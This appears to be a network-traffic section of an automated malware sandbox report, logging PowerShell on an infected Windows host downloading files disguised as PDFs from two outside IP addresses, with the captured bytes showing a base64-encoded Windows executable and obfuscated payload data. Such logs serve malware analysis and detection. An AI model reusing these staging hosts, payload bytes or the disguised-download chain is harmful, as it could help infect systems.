May 27, 2022 21:15:31.356786013 CEST	127	IN	HTTP/1.1 200 OK Date: Fri, 27 May 2022 19:15:31 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.28 Last-Modified: Thu, 26 May 2022 14:26:51 GMT ETag: "3aac-5dfeafb144fa1" Accept-Ranges: bytes Content-Length: 15020 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/pdf Data Raw: 54 56 71 51 41 41 4d 41 41 41 41 45 41 41 41 41 2f 2f 38 41 41 4c 67 41 41 41 41 41 41 41 41 41 51 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 67 41 41 41 41 41 34 66 75 67 34 41 74 41 6e 4e 49 62 67 42 54 4d 30 68 56 47 68 70 63 79 42 77 63 6d 39 6e 63 6d 46 74 49 47 4e 68 62 6d 35 76 64 43 42 69 5a 53 42 79 64 57 34 67 61 57 34 67 52 45 39 54 49 47 31 76 5a 47 55 75 44 51 30 4b 4a 41 41 41 41 41 41 41 41 41 42 51 52 51 41 41 54 41 45 44 41 43 34 51 4e 70 41 41 41 41 41 41 41 41 41 41 41 4f 41 41 44 69 45 4c 41 56 41 41 41 43 51 41 41 41 41 47 41 41 41 41 41 41 41 41 72 6b 49 41 41 41 41 67 41 41 41 41 59 41 41 41 41 41 42 41 41 41 41 67 41 41 41 41 41 67 41 41 42 41 41 41 41 41 41 41 41 41 41 47 41 41 41 41 41 41 41 41 41 41 43 67 41 41 41 41 41 67 41 41 41 41 41 41 41 41 4d 41 59 49 55 41 41 42 41 41 41 42 41 41 41 41 41 41 45 41 41 41 45 41 41 41 41 41 41 41 41 42 41 41 41 41 41 41 41 41 41 41 41 41 41 41 47 42 43 41 41 42 4c 41 41 41 41 41 47 41 41 41 4d 41 44 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 49 41 41 41 41 77 41 41 41 41 63 51 67 41 41 48 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 49 41 41 41 43 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 43 43 41 41 41 45 67 41 41 41 41 41 41 41 41 41 41 41 41 41 41 43 35 30 5a 58 68 30 41 41 41 41 74 43 49 41 41 41 41 67 41 41 41 41 4a 41 41 41 41 41 49 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 43 41 41 41 47 41 75 63 6e 4e 79 59 77 41 41 41 4d 41 44 41 41 41 41 59 41 41 41 41 41 51 41 41 41 41 6d 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 42 41 41 41 42 41 4c 6e 4a 6c 62 47 39 6a 41 41 41 4d 41 41 41 41 41 49 41 41 41 41 41 43 41 41 41 41 4b 67 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 51 41 41 41 51 67 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 43 51 51 67 41 41 41 41 41 41 41 45 67 41 41 41 41 43 41 41 55 41 58 43 51 41 41 41 67 64 41 41 41 44 41 41 41 41 41 41 41 41 41 47 52 42 41 41 43 34 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 42 34 43 4b 41 45 41 41 41 6f 71 48 67 49 6f 41 67 41 41 43 69 71 6d 63 77 4d 41 41 41 71 41 41 51 41 41 42 48 4d 45 41 41 41 4b 67 41 49 41 41 41 52 7a 42 51 41 41 43 6f 41 44 41 41 41 45 63 77 59 41 41 41 71 41 42 41 41 41 42 43 6f 41 41 43 35 2b 41 51 41 41 42 47 38 48 41 41 41 4b 4b 69 35 2b 41 67 41 41 42 47 38 49 41 41 41 4b 4b 69 35 2b 41 77 41 41 42 47 38 4a 41 41 41 4b 4b 69 35 2b 42 41 41 41 42 47 38 4b 41 41 41 4b 4b 74 4a 2b 42 67 41 41 42 42 51 6f 46 67 41 41 43 6a 6b 65 41 41 41 41 63 67 45 41 41 48 44 51 42 77 41 41 41 69 67 4f 41 41 41 4b 62 78 63 41 41 41 70 7a 47 41 41 41 43 6f 41 47 41 41 41 45 66 67 59 41 41 41 51 71 41 41 41 41 47 6e 34 48 41 41 41 45 4b 67 41 Data Ascii: TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9T IG1vZGUuDQ0KJAAAAAAAAAABQRQAATAEDAC4QNpAAAAAAAAAAAOAADiELAVAAACQAAAAGAAAAAAAArkIA AAAgAAAAYAAAAABAAAAgAAAAAgAABAAAAAAAAAAAGAAAAAAAAAACgAAAAAgAAAAAAAAAMAYIUAABAAABAA AAAAEAAAEAAAAAAAABAAAAAAAAAAAAAAAAGBCAABLAAAAAGAAAMADAAAAAAAAAAAAAAAAAAAAAAAAAAAIAA AAwAAAAcQgAAHAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIAAACAAA AAAAAAAAAAAACCAAAEgAAAAAAAAAAAAAAAC50ZXh0AAAAtCIAAAAgAAAAJAAAAAIAAAAAAAAAAAAAAAAA ACAAAGAucnNyYwAAAMADAAAAYAAAAAQAAAAmAAAAAAAAAAAAAAAAAAAABAAABALnJlbG9jAAAMAAAAAIAA AAACAAAAKgAAAAAAAAAAAAAAAAAAAAQAAAQgAAAAAAAAAAAAAAAAAAAACQQgAAAAAAAEgAAAACAAUAXCQA AAgdAAADAAAAAAAAAAGRBAAC4AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AB4CKAEAAAoqHgIoAgAACiqmcwMAAAqAAQAABHMEAAAKgAIAAARzBQAACoADAAAEcwYAAAqABAAABCoA AC5+AQAABG8HAAAKKi5+AgAABG8IAAAKKi5+AwAABG8JAAAKKi5+BAAABG8KAAAKKtJ+BgAABBQoFgAA CjkeAAAAcgEAAHDQBwAAAigOAAAKbxcAAApzGAAACoAGAAAEfgYAAAQqAAAAGn4HAAAEKgA

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 21:15:32.560467958 CEST	142	OUT	GET /rumpe/26-05-2022-StartUp.pdf HTTP/1.1 Host: 20.106.232.4
May 27, 2022 21:15:32.660125971 CEST	143	IN	HTTP/1.1 200 OK Date: Fri, 27 May 2022 19:15:32 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.28 Last-Modified: Thu, 26 May 2022 14:25:11 GMT ETag: "1a580-5dfeaf520524a" Accept-Ranges: bytes Content-Length: 107904 Content-Type: application/pdf Data Raw: e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e 2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9 c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 a c e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49739	2.56.57.22	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 21:15:32.924431086 CEST	254	OUT	GET /tsdfguhijk.txt HTTP/1.1 Host: 2.56.57.22 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 21:15:32.955058098 CEST	256	IN	HTTP/1.1 200 OK Content-Type: text/plain Last-Modified: Fri, 27 May 2022 16:54:25 GMT Accept-Ranges: bytes ETag: "8aa6206cea71d81:0" Server: Microsoft-IIS/10.0 Date: Fri, 27 May 2022 19:15:32 GMT Content-Length: 225280 Data Raw: 41 4e 54 6b 36 6c 71 63 64 4e 4a 4c 72 38 6e 77 5a 57 76 2f 6d 65 65 67 67 31 4f 42 54 53 45 47 66 4c 45 62 47 58 72 57 58 67 4c 4f 74 78 77 49 4d 45 56 73 61 4f 56 71 79 6b 2f 76 5a 48 54 59 78 6e 48 6d 34 41 47 5a 7a 55 56 36 44 49 37 38 32 75 2b 47 54 74 34 76 59 31 53 46 5a 76 32 44 73 4a 39 36 46 41 6d 41 32 41 35 70 72 51 53 46 74 4e 6e 78 50 43 68 6d 65 7a 76 58 54 75 65 6c 4d 44 72 52 2b 37 70 66 75 2f 4d 6a 4b 45 53 67 4f 69 75 32 4f 6c 44 7a 73 52 71 74 48 31 6e 6b 73 34 67 35 42 4f 67 7a 77 56 76 44 74 46 46 79 57 6c 3 3 76 75 57 6c 71 6d 73 49 44 77 67 44 78 44 64 6d 33 4f 53 51 6f 2f 2f 70 4c 78 4d 68 55 7a 6f 36 72 49 32 50 75 38 67 6 5 72 33 34 6b 52 2f 6f 49 4a 6b 72 45 55 30 79 4f 61 72 32 2b 74 6e 4f 66 67 38 32 6b 76 4b 4f 32 5a 78 58 57 58 4f 39 3 4 4d 30 78 55 56 33 6c 65 2b 48 73 4d 56 48 6b 55 4d 61 52 51 2b 6e 77 42 33 64 62 46 63 51 38 32 70 61 54 58 39 47 55 35 6f 63 6e 72 38 33 78 52 39 42 30 58 67 41 77 31 42 2b 6f 6c 52 61 6a 70 54 69 6c 79 56 43 73 59 4c 72 59 53 38 4a 65 53 68 64 68 50 6c 33 78 35 6a 34 2f 76 43 68 52 Data Ascii: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAANTk6lqcdNJLr8nwZWv/meegg1OBTSEGf LEbGXrWXgLOtxwIMEVsaOVqyk/vZHTYxnHm4AGZzUV6DI782u+GTt4vY1SFZv2DsJ96FAmA2A5prQSFtNnxPChmezv XTuelMDrR+7pfu/MjKESgOiu2OlDzsRqtH1nks4g5BOgzwVvDtFFyWl3vuWlqmsIDwgDxDdm3OSQo//pLxMhUzo6rI 2Pu8ger34kR/oIJkrEU0yOar2+tnOfg82kvKO2ZxXWXO94M0xUV3le+HsMVHkUMaRQ+nwB3dbFcQ82paTX9GU5ocnr 83xR9B0XgAw1B+olRajpTilyVCsYLrYS8JeShdhPl3x5j4/vChR

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49778	20.106.232.4	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 21:16:25.235753059 CEST	1219	OUT	GET /dll/26-05-2022-StartUp.pdf HTTP/1.1 Host: 20.106.232.4 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 21:16:25.336054087 CEST	1220	IN	HTTP/1.1 200 OK Date: Fri, 27 May 2022 19:16:25 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.28 Last-Modified: Thu, 26 May 2022 14:26:51 GMT ETag: "3aac-5dfeafb144fa1" Accept-Ranges: bytes Content-Length: 15020 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/pdf Data Raw: 54 56 71 51 41 41 4d 41 41 41 41 45 41 41 41 41 2f 2f 38 41 41 4c 67 41 41 41 41 41 41 41 41 41 51 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 67 41 41 41 41 41 34 66 75 67 34 41 74 41 6e 4e 49 62 67 42 54 4d 30 68 56 47 68 70 63 79 42 77 63 6d 39 6e 63 6d 46 74 49 47 4e 68 62 6d 35 76 64 43 42 69 5a 53 42 79 64 57 34 67 61 57 34 67 52 45 39 54 49 47 31 76 5a 47 55 75 44 51 30 4b 4a 41 41 41 41 41 41 41 41 41 42 51 52 51 41 41 54 41 45 44 41 43 34 51 4e 70 41 41 41 41 41 41 41 41 41 41 41 4f 41 41 44 69 45 4c 41 56 41 41 41 43 51 41 41 41 41 47 41 41 41 41 41 41 41 41 72 6b 49 41 41 41 41 67 41 41 41 41 59 41 41 41 41 41 42 41 41 41 41 67 41 41 41 41 41 67 41 41 42 41 41 41 41 41 41 41 41 41 41 47 41 41 41 41 41 41 41 41 41 41 43 67 41 41 41 41 41 67 41 41 41 41 41 41 41 41 4d 41 59 49 55 41 41 42 41 41 41 42 41 41 41 41 41 41 45 41 41 41 45 41 41 41 41 41 41 41 41 42 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 47 42 43 41 41 42 4c 41 41 41 41 41 47 41 41 41 4d 41 44 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 49 41 41 41 41 77 41 41 41 41 63 51 67 41 41 48 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 49 41 41 41 43 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 43 43 41 41 41 45 67 41 41 41 41 41 41 41 41 41 41 41 41 41 41 43 35 30 5a 58 68 30 41 41 41 41 74 43 49 41 41 41 41 67 41 41 41 41 4a 41 41 41 41 41 49 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 43 41 41 41 47 41 75 63 6e 4e 79 59 77 41 41 41 4d 41 44 41 41 41 41 59 41 41 41 41 41 51 41 41 41 41 6d 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 42 41 41 41 42 41 4c 6e 4a 6c 62 47 39 6a 41 41 41 4d 41 41 41 41 41 49 41 41 41 41 41 43 41 41 41 41 4b 67 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 51 41 41 41 51 67 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 43 51 51 67 41 41 41 41 41 41 41 45 67 41 41 41 41 43 41 41 55 41 58 43 51 41 41 41 67 64 41 41 41 44 41 41 41 41 41 41 41 41 41 47 52 42 41 41 43 34 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 42 34 43 4b 41 45 41 41 41 6f 71 48 67 49 6f 41 67 41 41 43 69 71 6d 63 77 4d 41 41 41 71 41 41 51 41 41 42 48 4d 45 41 41 41 4b 67 41 49 41 41 41 52 7a 42 51 41 41 43 6f 41 44 41 41 41 45 63 77 59 41 41 41 71 41 42 41 41 41 42 43 6f 41 41 43 35 2b 41 51 41 41 42 47 38 48 41 41 41 4b 4b 69 35 2b 41 67 41 41 42 47 38 49 41 41 41 4b 4b 69 35 2b 41 77 41 41 42 47 38 4a 41 41 41 4b 4b 69 35 2b 42 41 41 41 42 47 38 4b 41 41 41 4b 4b 74 4a 2b 42 67 41 41 42 42 51 6f 46 67 41 41 43 6a 6b 65 41 41 41 41 63 67 45 41 41 48 44 51 42 77 41 41 41 69 67 4f 41 41 41 4b 62 78 63 41 41 41 70 7a 47 41 41 41 43 6f 41 47 41 41 41 45 66 67 59 41 41 41 51 71 41 41 41 41 47 6e 34 48 41 41 41 45 4b 67 41 Data Ascii: TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9T IG1vZGUuDQ0KJAAAAAAAAABQRQAATAEDAC4QNpAAAAAAAAAAAOAADiELAVAAACQAAAAGAAAAAAAArkIA AAAgAAAAYAAAAABAAAAgAAAAAgAABAAAAAAAAAAGAAAAAAAAAAACgAAAAAgAAAAAAAAAMAYIUAABAAABAA AAAAEAAAEAAAAAAAABAAAAAAAAAAAAAAAGBCAABLAAAAAGAAAMADAAAAAAAAAAAAAAAAAAAAAAAAAAAIAA AAwAAAAcQgAAHAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIAAACAAA AAAAAAAAAAAAACCAAAEgAAAAAAAAAAAAAAAC50ZXh0AAAAtCIAAAAgAAAAJAAAAAIAAAAAAAAAAAAAAAAA ACAAAGAucnNyYwAAAMADAAAAYAAAAAQAAAAmAAAAAAAAAAAAAAAAAAAABAAABALnJlbG9jAAAMAAAAAIAA AAACAAAAKgAAAAAAAAAAAAAAAAAAAQAAAQgAAAAAAAAAAAAAAAAAAAAAACQQgAAAAAAAAEgAAAACAAUAXCQA AAgdAAADAAAAAAAAAAGRBAAC4AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AB4CKAEAAAoqHgIoAgAACiqmcwMAAAqAAQAABHMEAAAKgAIAAARzBQAACoADAAAEcwYAAAqABAAABCoA AC5+AQAABG8HAAAKKi5+AgAABG8IAAAKKi5+AwAABG8JAAAKKi5+BAAABG8KAAAKKtJ+BgAABBQoFgAA CjkeAAAAcgEAAHDQBwAAAigOAAAKbxcAAApzGAAACoAGAAAEfgYAAAQqAAAAGn4HAAAEKgA
May 27, 2022 21:16:26.283740044 CEST	1236	OUT	GET /rumpe/26-05-2022-StartUp.pdf HTTP/1.1 Host: 20.106.232.4

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 21:16:26.384262085 CEST	1241	IN	HTTP/1.1 200 OK Date: Fri, 27 May 2022 19:16:26 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.28 Last-Modified: Thu, 26 May 2022 14:25:11 GMT ETag: "1a580-5dfeaf520524a" Accept-Ranges: bytes Content-Length: 107904 Content-Type: application/pdf Data Raw: e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e 2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9 c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 a c e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 Data Ascii:

